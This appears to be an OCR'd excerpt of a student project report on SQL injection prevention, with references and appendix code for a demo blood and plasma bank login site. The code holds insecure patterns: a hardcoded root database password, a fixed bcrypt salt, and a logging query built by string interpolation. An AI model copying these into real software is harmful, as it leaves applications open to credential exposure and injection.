
REFERENCES

- Qian, L., Zhu, Z., Hu, J. and Liu, S., 2015, January. Research of SQL injection attack and prevention technology. In *2015 International Conference on Estimation, Detection and Information Fusion (ICEDIF)* (pp. 303-306). IEEE.
- https://www.acunetix.com/blog/articles/prevent-sql-injection-vulnerabilities-in-php-applications/
- https://www.acunetix.com/websitesecurity/sql-injection2/
- https://www.w3schools.com/sql/sql_injection.asp
- https://www.esecurityplanet.com/threats/how-to-prevent-sql-injection-attacks.html
- https://www.researchgate.net/publication/316886377_A_study_on_SQL_injection_techniques
- https://scihub.wikicn.top/https://ieeexplore.ieee.org/document/7280212
- https://nevonprojects.com/sql-injection-prevention-system-php/
- https://www.sitepoint.com/how-to-protect-your-website-against-sql-injection-attacks/
- https://www.softwaretestinghelp.com/sql-injection-how-to-test-application-for-sql-injection-attacks/
- https://stackoverflow.com/questions/7267685/username-and-password-validation-in-php-mysql#:~:text=php%20mysql_connect(%22Server%22%2C,%3B%20%24result%20%3D%20mysql_query(%24

APPENDIX

index.html→

```
<!DOCTYPE html>

<html>

<head>

    <title>Government of India</title>

    <link href="style.css" type="text/css" rel="stylesheet" />

</head>

<body>

    <div style="margin:auto;width:1200px;">

    <div>

    <marquee><h3><font color="red">This is a demo website created by the students of Vellore Institute of Technology,Chennai. But please donate plasma if you are a COVID-19 survivor. Your small Contribution can save somone's life.</font></h3></marquee>

    </div>

    <header>

        <div style="height:180px;">

            <img src='government-of-india.jpg' id='logo' height='180' width='360' align='left'/>

            <br><br>

            <h1 align="center"><font color="blue">Government of India Blood and Plasma Bank for COVID-19 Pandemic</font></h1>

        </div>

    </header>

    <div style='background-color:blue;'>
```



```
        <nav align='right'>
            <ul style='list-style-type:none;'>
                <li style='display:inline-block; margin-right:15px;'><a href='ad_log.php' style="font-size:1.3em; padding-bottom:3px;text-decoration:none;"><font color="white">Admin</font></a></li>
                <li style='display:inline-block; margin-right:15px;'><a href='loginPage.php' style="font-size:1.3em; padding-bottom:3px;text-decoration:none;"><font color="white">Login</font></a></li>
                <li style='display:inline-block; margin-right:15px;'><a href='sign.php' style="font-size:1.3em; padding-bottom:3px;text-decoration:none;"><font color="white">Sign-in</font></a></li>
            </ul>
        </nav>
    </div>
    <br>



    <div align="center">
  <img src="6.jpg" height="300" width="1000" />
</div>
  <br><br>
<div class="container">
    <div class="slide-container">
        <span id="slider-image-1"></span>
        <span id="slider-image-2"></span>
        <span id="slider-image-3"></span>
        <span id="slider-image-4"></span>
        <div class="image-container">
            <img src="1.jpg" class="slider-image">
            <img src="2.jpg" class="slider-image">
            <img src="3.jpg" class="slider-image">
            <img src="4.jpg" class="slider-image">
        </div>
        <div class="button-container">
            <a href="#slider-image-1" class="slider-button"></a>
            <a href="#slider-image-2" class="slider-button"></a>
            <a href="#slider-image-3" class="slider-button"></a>
            <a href="#slider-image-4" class="slider-button"></a>
        </div>
    </div>
</div>

<article style="font-size:1.3em; font-family:'Courier New'; font-style:italic; height:295px; width:630px; border-style:solid; border-color:#C0C0C0; padding-top: 50px; padding-right: 30px; padding-bottom: 50px; padding-left: 30px;">
    <br><br><br>
    <q>We have to further strengthen our resolve when the world is in crisis, our resolve should overpower the might of the crisis. We have been told since the last century that the 21st century belongs to India.</q>
    <br>
    <p style="text-align:right;"><font color="red"><b>~  PM Narendra Modi</b></font></p>
</article>
```

```html
<br><br><br><br>

<article style="font-size:1.3em; ">

    <p style="font-style:italic;"><font color="red"><b>IMPORTANT :</b></font></p>

    If you think you have been exposed to novel coronavirus (COVID-19), and have developed any symptoms (cough, fever or difficulty in breathing),

    <br>

    Feel Free to contact any of these Govt. of India helpline numbers for assistance:

    <br><br>

    <b>Helpline Number: </b>&nbsp;&nbsp; <mark style="background-color: red;"><font color="white">+91-11-23978046</font></mark>

    <br>

    <b>Toll Free: </b> &nbsp;&nbsp;<mark style="background-color: red;"><font color="white">1075</font></mark>

    <br>

    <b>Helpline Email ID: </b> &nbsp;&nbsp;<mark style="background-color: red;"><font color="white">ncov2019@gov.in</font></mark>

</article>

<br><br>

<footer>

    <p style="text-align:center; background-color:blue; font-size:1.1em;"><font color="white">Copyright of Govt. Of India</font></p>

</footer>

</div>
```


```
</body>

</html>
```

LoginPage.php→

```
<?php

include 'db_connection.php';

$con = OpenCon();

session_start();

if($_SERVER["REQUEST_METHOD"] == "POST"){

    $error="Invalid Username or Password";

    $user=test_input(mysqli_real_escape_string($con,$_POST['u']));

    $pass=test_input(mysqli_real_escape_string($con,$_POST['p']));

    $options = [

            'cost' => 10,

            'salt' => '$P27r06o9!nasda57b2M22'

    ];

    $pass = password_hash($pass, PASSWORD_BCRYPT, $options);

    $sql = $con->prepare("SELECT * FROM users WHERE username = ? and passcode = ?");

    $sql->bind_param("ss",$user,$pass);

    $sql->execute();

    $result = $sql->get_result();

    //$row = mysqli_fetch_array($result,MYSQLI_ASSOC);
```

```
  $row = $result->fetch_all(MYSQLI_ASSOC);
  //$active = $row['active'];
  //$count = mysqli_num_rows($result);
  $count=$result->num_rows;
  if($count == 1) {
    $timezone_identifier="Asia/Karachi";
    date_default_timezone_set($timezone_identifier);
    $_SESSION['login_user'] = $user;
    $currtime = time();
    $tstamp = date('Y-m-d H:i:s',$currtime);
    $_SESSION['time'] = $currtime;

    $sql1 = "INSERT INTO logger(User,LoginTime) VALUES ('$user','$tstamp')";
    $result1 = mysqli_query($con,$sql1);
    $row1 = mysqli_fetch_array($result1,MYSQLI_ASSOC);

    header("location: Welcome.php");
   }else {
    $_SESSION["error"] = $error;
    //header("Location: http://localhost/ISAA_project/loginPage.php");
   }
   CloseCon($con);
}
```

```
function test_input($data) {
    $data = trim($data);
    $data = stripslashes($data);
    $data = htmlspecialchars($data);
    return $data;
  }
?>
<html>
    <head>
        <title>Login to page</title>
    </head>
    <body>
        <div>
            <marquee><h3><font color="red">This is a demo website created by the students of Vellore Institute of Technology,Chennai. But please donate plasma if you are a COVID-19 survivor. Your small Contribution can save somone's life.</font></h3></marquee>
            </div>
        <header>
            <div style="height:180px;">
                <img src='government-of-india.jpg' id='logo' height='180' width='360' align='left'/>
                <br><br>
                <h1 align="center"><font color="blue">Government of India Blood and Plasma Bank for COVID-19 Pandemic</font></h1>
            </div>
        </header>
        <nav align='right'>
            <ul style='list-style-type:none;'>
                <li style='display:inline-block; margin-right:15px;'><a href='index.html' style="font-size:1.3em; padding-bottom:3px;text-decoration:none;"><font color="black"><b>Home</b></font></a></li>
            </ul>
        </nav>
        <br>
        <form method="POST" action="<?php echo htmlspecialchars($_SERVER["PHP_SELF"]);?>" style="font-size:20px;">
        <div style="border-style:groove; height:400px; width:400px; margin:auto; border-color:lightgrey;">
        <br>
        <br>
        <table align="center" border="0" style="border-collapse:collapse; width:30%; padding:50px">
        <caption style="font-size:40px;"><b>Login</b></caption>
        <tr>
        <td style="text-align:center; padding:30px;">Username:</td>
        <td style="text-align:center;padding:30px;"><input type="text" name="u" placeholder="Enter Username" required ></td>
        </tr>
        <tr>
        <td style="text-align:center;padding:30px;">Password:</td>
        <td style="text-align:center;padding:30px;"><input type="password" name="p" placeholder="Enter Password" required></td>
        </tr>
```




```
        <tr>

        </tr>

        <tr>

        <td colspan="2" style="text-align:center; font-size:20px;"><input type="submit" value="Login" style="font-size:20px; padding:5px 22px; "></td>

        </tr>

        </table>

        <?php

    if(isset($_SESSION["error"])){

        $error = $_SESSION["error"];

        echo "<span>&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;<font color='#FF0000'>$error</font></span>";

    }

?>

 <?php if(isset($_SESSION['login_user'])){ header('location:Welcome.php'); } ?>

        <p style="text-align:center; font-size:18px;"><a href="#">Forgot Password? Click Here</p>

        <p style="text-align:center; font-size:18px;"><a href="sign.php">Don't have an Account? Sign-In</a></p>

        </form>

</div>

    </body>

</html>

<?php

    unset($_SESSION["error"]);
```

```
?>
```

db_connection.php→

```
<?php

function OpenCon()

 {

 $dbhost = "localhost";

 $dbuser = "root";

 $dbpass = "12345";

 $db = "isaa_project";

 $conn = new mysqli($dbhost, $dbuser,$dbpass,$db) or die("Connect failed: %s\n". $conn -> error);



 return $conn;

 }



function CloseCon($conn)

 {

 $conn -> close();

 }



?>
```

